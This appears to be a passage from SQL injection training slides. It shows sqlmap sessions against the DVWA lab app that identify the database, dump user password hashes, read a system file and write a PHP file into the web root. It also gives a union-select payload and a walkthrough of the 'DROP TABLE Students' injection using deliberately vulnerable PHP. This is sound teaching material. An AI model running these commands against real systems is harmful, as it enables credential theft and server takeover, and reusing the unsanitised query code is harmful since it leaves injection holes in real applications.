
--read-file "*filepath*"

(loads *filepath* -> similar to load_file())

--write-file "*source*" --dest-file "*destination*"

(read the content of local file *source* and write it to server at *destination* -> similar to SELECT ... INTO OUTFILE ...)

sqlmap in action



```
root@bt: /pentest/database/sqlmap - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help

root@bt:/pentest/database/sqlmap# ./sqlmap.py --cookie='security=low; PHPSESSID=cc5ulcinjd06om677nndi2fud2' -u http://192.168.153.129/dvwa/vulnerabilities/sqli/?id=1

sqlmap/0.9-dev - automatic SQL injection and database takeover tool
http://sqlmap.sourceforge.net

[*] starting at: 03:22:13

[03:22:13] [INFO] using '/pentest/database/sqlmap/output/192.168.153.129/session' as session file
[03:22:13] [INFO] testing connection to the target url
[03:22:13] [INFO] testing if the url is stable, wait a few seconds
[03:22:15] [INFO] testing for 'security=low' parameter
[03:22:25] [INFO] the injectable parameter requires 0 parenthesis
[03:22:25] [INFO] testing MySQL
[03:22:25] [INFO] confirming MySQL
[03:22:25] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.5, Apache 2.2.17
back-end DBMS: MySQL >= 5.0.0

[*] shutting down at: 03:22:25
```

sqlmap for data listing

```
root@bt: /pentest/database/sqlmap - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help

root@bt:/pentest/database/sqlmap# ./sqlmap.py --cookie='security=low; PHPSESSID=
cc5ulcinjd06om677ndi2fud2' -u http://192.168.153.129/dvwa/vulnerabilities/sqli/
?id=1 -D dvwa -T users -C user,password --dump

sqlmap/0.9-dev - automatic SQL injection and database takeover tool
http://sqlmap.sourceforge.net

[*] starting at: 04:56:33
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| password | user |
+-----+-----+
| 5f4dcc3b5aa765d61d8327deb882cf99 | admin |
| e99a18c428cb38d5f260853678922e03 | gordonb |
| 8d3533d75ae2c3966d7e0d4fcc69216b | 1337 |
| 0d107d09f5bbe40cade3de5c71e9e9b7 | pablo |
| 5f4dcc3b5aa765d61d8327deb882cf99 | smithy |
+-----+-----+

[04:56:33] [INF0] Table 'dvwa.users' dumped to CSV file '/pentest/database/sqlma
p/output/192.168.153.129/dump/dvwa/users.csv'
[04:56:33] [INF0] Fetched data logged to text files under '/pentest/database/sql
map/output/192.168.153.129'

[*] shutting down at: 04:56:33
```


sqlmap for file read

```
root@bt: /pentest/database/sqlmap - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help

root@bt:/pentest/database/sqlmap# ./sqlmap.py --cookie='security=low; PHPSESSID=
cc5ulcinjd06om677nndi2fud2' -u http://192.168.153.129/dvwa/vulnerabilities/sqli/
?id=1 --read-file "c:\\boot.ini"

sqlmap/0.9-dev - automatic SQL injection and database takeover tool
http://sqlmap.sourceforge.net

[*] starting at: 05:04:13

[05:04:13] [INFO] using '/pentest/database/sqlmap/output/192.168.153.129/session
' as session file
[05:04:13] [INFO] Retrieved: 5b5d3f31742066cf61c465725d0d0a74696d836f73745d350d0
A64656661756C743D6D756C74692830296469736B283029726469736B283029706172746974696F6
E2831295C57494E444F57530D0A5B6F7065726174696E672073797374656D735D0D0A6D756C74692
830296469736B283029726469736B283029706172746974696F6E2831295C57494E444F57533D224
D6963726F736F66742057696E646F7773205850202D204465627567206D6F646522202F6E6F65786
5637574653D6F7074696E202F66617374646574656374202F6465627567202F6465627567706F727
43D636F6D31202F62617564726174653D313238303030D0A6D756C74692830296469736B2830297
26469736B283029706172746974696F6E2831295C57494E444F57533D224D6963726F736F6674205
7696E646F77732058502053503222202F6E6F657865637574653D6F7074696E202F6661737464657
46563740D0A
c:/boot.ini file saved to: '/pentest/database/sqlmap/output/192.168.153.129/f
iles/c__boot.ini'

[05:07:42] [INFO] Fetched data logged to text files under '/pentest/database/sql
map/output/192.168.153.129'

[*] shutting down at: 05:07:42
```

sqlmap for file write

```

root@bt: /pentest/database/sqlmap - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help

root@bt:/pentest/database/sqlmap# ./sqlmap.py --cookie='security=low; PHPSESSID=
cc5ulcinjd06om677nndi2fud2' -u http://192.168.153.129/dvwa/vulnerabilities/sqli/
?id=1 --write-file "hack.php" --dest-file "c:\\xampp\\htdocs\\hack.php"

sqlmap/0.9-dev - automatic SQL injection and database takeover tool
http://sqlmap.sourceforge.net

[*] starting at: 05:16:50

[05:16:50] [INFO] using '/pentest/database/sqlmap/output/192.168.153.129/session
' as session file
[05:16:50] [INFO] resuming injection point 'GET' from session file
[05:16:50] [INFO] resuming injection parameter 'id' from session file
[05:16:50] [INFO] resuming injection type 'stringstring' from session file
[05:16:50] [INFO] resuming match ratio '0.994' from session file
[05:16:50] [INFO] resuming 0 number of parenthesis from session file
[05:16:50] [INFO] resuming back-end DBMS 'mysql 5' from session file
[05:16:50] [INFO] resuming union comment '#' from session file
[05:16:50] [INFO] resuming union count 2 from session file
[05:16:50] [INFO] resuming union position 0 from session file
[05:16:50] [INFO] resuming union payload id 1' UNION ALL SELECT CONCAT(CHAR(1)
[05:16:51] [INFO] the back-end DBMS operating system is Windows
do you want confirmation that the file 'c:/xampp/htdocs/hack.php' has been succe
ssfully written on the back-end DBMS file system? [Y/n] y
[05:16:53] [INFO] the file has been successfully written and its size is 37 byte
s, but the size differs from the local file 'hack.php' (27 bytes)

[*] shutting down at: 05:16:53


```

' union select 1,2,3,4,5,6,7,8,9,
'End of SQL injection' #

Appendix 1

Solving the mystery

Solving the mystery



So, do you know how did it happened ?

SQL injection intro

- In the previous cartoon, a woman named her boy:

Robert'); DROP TABLE Students; --

- That name caused the school to lose it's students data
- Can such name spell disaster for a school?

Mystery of the lost records

- Assume below is the code for inserting a student record into a DB

```
<?php
..
..

$fullname      = $_GET['name'];
$classroom     = $_GET['room'];

$query = "INSERT INTO Students VALUES ('$fullname', '$classroom')";
mysql_query($query);
..
..
?>
```

Mystery of the lost records (cont.)

- The values:

\$fullname = "Robert'); DROP TABLE
Students; --"

\$classroom = "orchid"

- The query

```
INSERT INTO Students VALUES ('$fullname', '$classroom')
```

- after substituting the variables, query will be:

```
INSERT INTO Students VALUES ('Robert' ); DROP TABLE Students; --', 'orchid')
```


Mystery of the lost records solved !

```
INSERT INTO Students VALUES ('Robert' ); DROP TABLE Students; --', 'orchid')
```

- This can be broken down into:

INSERT INTO Students VALUES ('Robert');	//query 1
DROP TABLE Students;	//query 2 (dangerous)
--', 'orchid')	//comment

- This is how the Students data was gone !

